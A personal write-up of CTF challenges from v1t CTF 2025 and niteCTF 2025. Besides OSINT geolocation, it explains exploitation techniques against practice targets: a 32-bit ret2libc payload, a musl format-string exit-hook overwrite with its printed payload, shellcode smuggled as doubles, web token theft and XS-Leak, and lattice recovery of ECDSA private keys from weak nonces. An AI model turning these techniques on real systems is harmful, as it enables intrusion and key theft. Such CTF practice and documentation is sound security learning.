

Other CTF writeup

Reflections

For other CTF, I participated two CTF events: [v1t CTF 2025](#) and [niteCTF 2025](#).

Since it was the first time I teamed up with someone to participate a CTF, we didn't really get a good grade, though it was a fun experience.

Personally, I liked niteCTF more because there are more categories of challenge (AI, Forensics, etc.) and the challenge quality is also better. I also really like solving OSINT challenges although we didn't reach solve much of them as they need pretty niche knowledge (mostly from the GeoGuessr community) Additionally, I get to share my crypto writeups to others in Discord and even learned more pwn tricks from others.

On the other hand, v1t was not that fun and the challenges were kind of messy. One example is that there was a pwn challenge with only a challenge binary and no remote environment information. Although I was able to craft a chain to get shell locally, the exploit fails on remote. I tried opening the ticket but they just tell me it won't work remotely, which was a little frustrating. Apart from that, they seems to have no common flag format and it can sometimes be confusing.

That being said, it was a fulfilling experience to participate in these CTFs.

v1t CTF 2025

For v1t, I did solve more than two challenges, but since it was our first competition and we had little experience, I didn't keep my progress during the competition (also the website is down at the point of writing this...) Here, I'll just list some of those I can still recognize the progress of.

[OSINT] Snowflake

Flag: v1t{43.06743,141.29253}

The challenge is to recognize where [this picture](#) is taken. As the flag suggests, we need to find the exact coordinate down to 5 digits precision.

First, from the car plate, we can see the place is possibly in Sapporo, Japan. Since this place is in Hokkaido, we can reference the numbers on the pole with data from Hokkaido electric power company. Fortunately, there is an API accessible with Japan's VPN [to search for exact coordinate based on the numbers](#).

The number should be 41, 42, 73, 77, 85, 07 in order. Query the numbers and we have the exact coordinate of that [pole](#).



However, we still have to determine the exact coordinate of this picture, and here is where I think the challenge is poorly designed. Although we know the exact house from which the picture was taken, we had no other way but to brute force the flag out, which took about 50 tries before we get it.

[Pwn] feather father

Flag: V1T{f34th3r_r3dr1r_3a5f1b52344f42ccd459c8aa13487591}

This challenge is a trivial BoF but in 32-bit. The only to be aware of is the [32-bit calling convention](#) where the return address and parameters are pushed to stack before a call.

Given the `checksec` output:

```
pwndbg> checksec
File:      /home/slimlix/Course/Security/other/v1t/Pwn/feather/chall
Arch:      i386
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8046000)
RUNPATH:   b'.'
Stripped:  No
```

Our goal is simply:

- Leak `puts@got` for libc base
- Call `system("/bin/sh")`

With such calling convention, we can construct payload like:

```
leak_payload = b'A' * OFF + p32(WRITABLE) + p32(PUTS_PLT) + p32(VULN) + p32(PUTS_GOT)
```

Which will call `puts()` with `puts@got` as parameter, and return to `vuln()` so we can do the next step. The full exploit is in `v1t/Pwn/exploit.py`.

```
[+] Opening connection to chall.v1t.site on port 30212: Done
base_libc: 0xf7d68000
[*] Switching to interactive mode

$ ls
chall
flag.txt
ld-linux.so.2
libc.so.6
$ cat flag.txt
V1T{f34th3r_r3dr1r_3a5f1b52344f42ccd459c8aa13487591}
```

niteCTF 2025

For niteCTF I solved two Pwn, two Crypto and one Web challenge. I also solved two OSINT challenges. One thing better about niteCTF is that their OSINT challenges are GeoGuessr like and you only need to get a 250m precision for the answer, which is way more friendly. I also included one reverse and one pwn challenge that I had progress on but was unable to solve in the end.

[AI] floating-point guardian

Flag: `nite{br0_i5_n0t_g0nn4_b3_t4K1n6_any1s_j0bs_34x}`


The problem is essentially a numerical minimization problem. Given a fixed neural network, find a list of 15 inputs to the network that results in minimized output of the network. The solver is at `nite/ai/fp-guardian.py`.

```
Processing through neural network layers...
=====
MASTER PROBABILITY: 0.7331337493
=====
You are the master! Here is your flag:
nite{br0_i5_n0t_g0nn4_b3_t4K1n6_any1s_j0bs_34x}
```

[OSINT] bonsai bankai

`nite{0n_th3_g4rden_0f_brok3n_dr3am5}`

First, based on the looking of nearby pole, we know the location is in Kyushu.



Then, we search for "名花園分園" in Kyushu, which directly reveals the address.

電話番号:096-379-9055

事業者名:[吉村名花園分園](#)

固定電話 > 市外局番096 > 市内局番379

住所: 熊本県熊本市中央区萩原町12-76

[OSINT] Cornfield Chase

```
nite{1'v3_b33n_w41t1ng_f0r_y0u_4t_cape_no._7}
```

I forgot to save the original picture, but it was something like:



Well... We all know which country is this. Just search the numbers on the pole with [a lookup API](#). It is Puzi in Chiayi at around `23°27'12.3"N 120°15'39.4"E`.

[Pwn] beating_yellow_king_with_musl_in_ng+

```
nite{b34TinG_yeLl0wk1ng_1n_ng+_w1thNo$$$}
```

Based on the disassembly, the challenge is based roughly on a format string vulnerability:

```
read(0, buf, 0x30u);
if ( (unsigned int)count_char(buf) )
{
    puts("No one can handle that much knowledge..");
}
else
{
    puts("The message left for other adventurers..");
    printf(buf, 37);
}
```

Before we reach this format string, we will need to perform an off-by-one to forge an object's state to pass a check before it, but it is trivial.

Anyway, this is a trivial kind of format string attack, where we can leak pointers (e.g. libc base) on stack, and craft a write primitive by putting bytes of address in the format string, and using `%k$n` to write to that address (suppose the address we want to write is `k`-th parameter)

Apart from the challenge file, we are also given the libc file, which seems to be musl libc upon inspection. In `main()` we can only leave with `exit(0)`, so we should think about overwriting exit hook and we can inspect the source code on [GitHub](#). Among all the functions called after `exit(0)`, one is `__funcs_on_exit()` which looks like this:

```

void __funcs_on_exit()
{
    void (*func)(void *), *arg;
    LOCK(lock);
    for (; head; head=head->next, slot=COUNT) while(slot-->0) {
        func = head->f[slot];
        arg = head->a[slot];
        UNLOCK(lock);
        func(arg);
        LOCK(lock);
    }
}

```

Using the write primitive, we can easily forge a fake `head/slot` value to call `system` instead. The full script is in `nite/Pwn/yellow.py`.

```

[*] payload: b'%c%c%c%c%c%c%c%c%99c%99c%50c%hhn\xab\x7f\xe4\x89\xdf\x7f\x00\x00\n'
[*] Wrote byte: 00 to 0x7fdf89e47fab
[*] Paused (press any to continue)
[*] Switching to interactive mode
$ ls
chall
flag.txt
libc.so
$ cat flag.txt
nite{b34TinG_yeLl0wk1ng_1n_ng+_w1thNo$$$}

```

[Pwn] IEEE DANCER

```
nite{W4stem4n_dr41nss_aLLth3_fl04Ts_int0_ex3cut5bl3_sp4ce}
```

This challenge is just about writing shell codes, except you have to encode the bytes into doubles and send it to server, but this is also trivial:

```

doubles = []
for i in range(0, len(shellcode_bytes), 8):
    chunk = shellcode_bytes[i:i+8]
    val = struct.unpack('<d', chunk)[0]
    doubles.append(val)

```

Though we need to guess the location of flag, which turns out to be `./flag` not `./flag.txt`. The full script is in `nite/Pwn/ieee.py`.

```

[*] Paused (press any to continue)
[*] Switching to interactive mode

draining in progress...
nite{W4stem4n_dr41nss_aLLth3_fl04Ts_int0_ex3cut5bl3_sp4ce}

```

[Web] Just Another Notes App

nite{r3qu3575_d0n7_n33d_70_4lw4y5_c0mpl373}

At the time of solving this challenge, I literally just visit `/getToken` (which gives you recent admin tokens) and then login as admin to get the flag. I was really confused and it turns out the challenge was broken.

Basically, it has an admin bot that will visit your link. XSS to get admin token is not possible as cookie is `httpOnly` making cookie not accessible with JS. However, since the remote server gives recently generated token, if you just keep visiting `/getToken` you may get a token generated by someone else, which is exactly what I did.

The intended solution is XS-Leak via header mentioned in [this post](#). To summarize, you can make a cookie just below the limited length for header, and when admin bot visits `/generateInvite` via your note with XSS it will leak the token to JS. Given `connect-src` is `self`, we cannot use webhooks to exfiltrate the token, but you can use your own session cookie and put the admin token in your own note.

[Crypto] smol fan

Flag: nite{1'm_a_smol_f4n_of_LLL!}

The challenge provides a signing oracle that returns a tuple (m, a, b) instead of the standard ECDSA signature (r, s) . However, the nonce k used in the signature generation is generated with `secrets.randbelow(2**200)`, which is significantly smaller than the curve order n (256 bits). This allows for a private key recovery attack using the **Hidden Number Problem (HNP)** via lattice reduction, provided we can first recover (r, s) .

First of all, based on the construction of (a, b) , we can recover (r, s) :

$$\begin{aligned}m &= r \cdot s \\a &\equiv (10 + r)^{11} \pmod{m} \\b &\equiv (s^2 + 10)^r \pmod{m} \\a &\equiv (10 + r)^{11} \equiv 10^{11} \pmod{r} \\r &= \gcd(m, a - 10^{11}) \\s &= m / r\end{aligned}$$

The rest is to setup HNP with $k < 2^{200}$:

$$\begin{aligned}k &= s^{-1}(z + r \cdot d) \pmod{n} \\k &= t \cdot d + u \pmod{n} \quad \text{where } t = s^{-1}r, u = s^{-1}z\end{aligned}$$

and construct the matrix:

$$B = \begin{bmatrix} n & 0 & \dots & 0 & 0 & 0 \\ 0 & n & \dots & 0 & 0 & 0 \\ \vdots & \vdots & \ddots & \vdots & \vdots & \vdots \\ 0 & 0 & \dots & n & 0 & 0 \\ s_1^{-1}r_1 & s_2^{-1}r_2 & \dots & s_m^{-1}r_m & \frac{W}{n} & 0 \\ s_1^{-1}z_1 & s_2^{-1}z_2 & \dots & s_m^{-1}z_m & 0 & W \end{bmatrix}$$

With the scaling factor W set to 2^{200} . The script with comment explanation is available [here](#) and the raw script is in `nite/crypto/smol.py`.

```
[*] recovered d = 34106485763598035085554501766917705673971856272194440161101371930169742152757
[+] forged r=3121039719364478254834987360820722986907923703374123416472886551226268167777
[+] forged s=65129311507643572447582653948753233142950694730056489977060710875376579292911
nite{1'm_a_smol_f4n_of_LLL!}
```

[Crypto] Huuge FAN

Flag: nite{1m_#ug3_f4n_of_8KZ!!_afa5d267f6ae51da6ab8019d1e}

We are provided with "recordings" containing signatures and a leaked value n . The value n encodes the most significant decimal digits of the nonces used in the signatures i.e. the "Known MSB" problem. By recovering these high bits, we can formulate the problem as a Hidden Number Problem (HNP) and solve for the private key d similarly to `smol fan`.

The challenge leaks a value n for every group of 5 signatures. The leak is constructed as $n = A \times B$, where:

1. Let q be the integer value of the first 4 decimal digits of the curve modulus m or `str(int(m))[:4]`.
2. Let k'_i be the first 4 decimal digits of the i -th nonce or `str(int(k1))[:4]`.
3. A is the value formed by digits $(k'_1, k'_2, \dots, k'_5)$ in base q .
4. B is the value formed by digits $(k'_5, k'_4, \dots, k'_1)$ in base q .

Mathematically, this describes a product of two numbers where one is the "reverse" of the other in base q . Since we know n and q , we can factor n to find A and B . By iterating through the divisors of n , we check if a divisor D (candidate for A) satisfies the condition that its base- q reversal multiplied by itself equals n . Once found, the base- q digits of A give us the high-order decimal digits k'_i .

```
def baseq_digits_5(x):
    x = ZZ(x)
    ds = []
    for _ in range(5):
        ds.append(int(x % q))
        x //= q
    return ds

def reverse_from_digits_5(ds):
    return sum(ZZ(ds[4-i]) * (ZZ(q)**i) for i in range(5))

def recover_parts_mod_q(n):
    n = ZZ(n)
    for Bcand in n.divisors():
        ds = baseq_digits_5(Bcand)
        if reverse_from_digits_5(ds) * Bcand == n:
            return ds
    raise ValueError("no base-q reversal factor found")
```

With the high bits known, we turn to the standard ECDSA signing equation. Let L be the decimal length of m , and let $W = 10^{L-4}$. We can express the nonce k_i as:

$$k_i = W \cdot k'_i + \delta_i$$

Where:

- k'_i is the known high part (recovered in Part 1).
- δ_i is the unknown low part, satisfying $0 \leq \delta_i < W$.

Note a slight twist here is that the known part of nonce is leaked via `str` making it base-10, so we need to adjust the typical base-2 HNP setup accordingly.

The signature equation is:

$$s_i k_i \equiv z_i + r_i d \pmod{m}$$

Substituting the known structure of k_i :

$$s_i (W \cdot k'_i + \delta_i) \equiv z_i + r_i d \pmod{m}$$

We rearrange this to isolate the unknown "noise" δ_i and the secret key d . We want to reach the standard HNP form $\beta - t\alpha + a \equiv 0 \pmod{m}$.

$$\begin{aligned} s_i \delta_i + s_i Wk'_i &\equiv z_i + r_i d \pmod{m} \\ \delta_i - s_i^{-1} r_i d + (Wk'_i - s_i^{-1} z_i) &\equiv 0 \pmod{m} \end{aligned}$$

The last equation maps to the HNP form with:

$$\begin{aligned} \beta_i &= \delta_i \\ t_i &= s_i^{-1} r_i \\ \alpha &= d \\ a_i &= Wk'_i - s_i^{-1} z_i \end{aligned}$$

Then we follow the typical basis construction, with scaling factor $c = m/W$. The script with comment explanation is available [here](#) and the raw script is in `nite/crypto/huuge.py`.

```
83736847204892071838895112118134, 33034820019235333175466767068509806
98222)
FOUND d = 18009501058155490106752132663282356858073100598676361735819
FLAG: b'?nite{1m_#ug3_f4n_of_8KZ!!_afa5d267f6ae51da6ab8019d1e}'
```

[Reverse] Lament of the Seraph (rev)

Flag: Not solved

The challenge is a 32-bit Windows PE. After some dynamic analysis, I found out the program keep run into illegal access exception, which later reveals to be its technique of [controlling flow](#). Inside the disassembly of the exception handler, we can see entry point is `ExceptionInfo→ContextRecord→Eip = (DWORD)sub_40286D; or sub_40286D`, and these illegal accesses are triggers to the handler that will set Eip to entry point.

After that, I found a function that reads some sort of server list and compare it to hard coded md5 hashes. It is revealed that `electrum.blockstream.info` is the target.

Later, I saw a call to a piece of memory after some code that seems to be struct setup before jumping there. However, IDA was unable to disassemble the code there, which left me hopeless as I don't know how to debug exception handlers in x32dbg.

After the competition, I went to read the official writeup. Apparently, in `sub_401E9D` we have `loc_40A020` executed as shellcode with a so-called "Heaven's gate" technique that embeds a 64-bit code in 32-bit PE and `retf` to change the mode. This is an unknown technique to me which explains why I stuck from proceeding from here.

We can extract the shellcode at `0x40A020` and see the part between the mode switching stubs → XOR between a ciphertext block & `electrum.blockstream.info`. The placeholder address is patched at runtime.

```

push    rbx
push    rsi
push    rdi
mov     r8, 0AAAAAAAAAAAAAAh
mov     rcx, 19h
mov     r9, 0BBBBBBBBBBBBBBh
mov     rdi, 20h ;
mov     r10, 0CCCCCCCCCCCCCCh
xor     rbx, rbx

loc_61:                                ; CODE XREF: seg000:0000000000000084↓j
cmp     rbx, rdi
jnb     short loc_86
mov     al, [r9+rbx]
mov     rax, rbx
xor     rdx, rdx
div     rcx
mov     dl, [r8+rdx]
mov     al, [r9+rbx]
xor     al, dl
mov     [r10+rbx], al
inc     rbx
jmp     short loc_61

```

The result of above XOR is the flag we want.

[Pwn] nitebus

Flag: Not solved

This challenge is an ARM binary, so it require us to run with qemu and build a cross platform gdb. Basically, it talks a binary protocol with a `0x400` length packet.

```

def send_packet(slave_id, func, payload=b''):
    pkt = p8(slave_id)
    pkt += p8(func)
    pkt += payload
    p.send(pkt)

```

Based on the value passed by `func` there are two vulnerabilities to use:

- `func=0x8` is `printf(payload)`, a format string vulnerability
- `func=0x42` is BoF (128 bytes buffer, with a user-supplied `local_2` as input length)

```

int upload_control_program(long param_1)
{
    undefined1 auStack_90 [128];
    // ...
    local_10 = read(0, auStack_90, (ulong)local_2);
}

```

Since the binary is statically linked, there's no `ret2libc` and `/bin/sh`, so we need an ROP chain to call `execve` (and note, it follows the ARM syscall table as well)

After some trial and error I finally figured out that ARM, unlike what I have thought, its `ret` is taking return address from register `x30`. I wasn't able to find a chain because this kind of frame-based chain is unfamiliar to me, but the solution should be leaking addresses from `printf` and ROP chain from the BoF. I did construct a write primitive with `printf` but it seems useless after the whole picture is clear.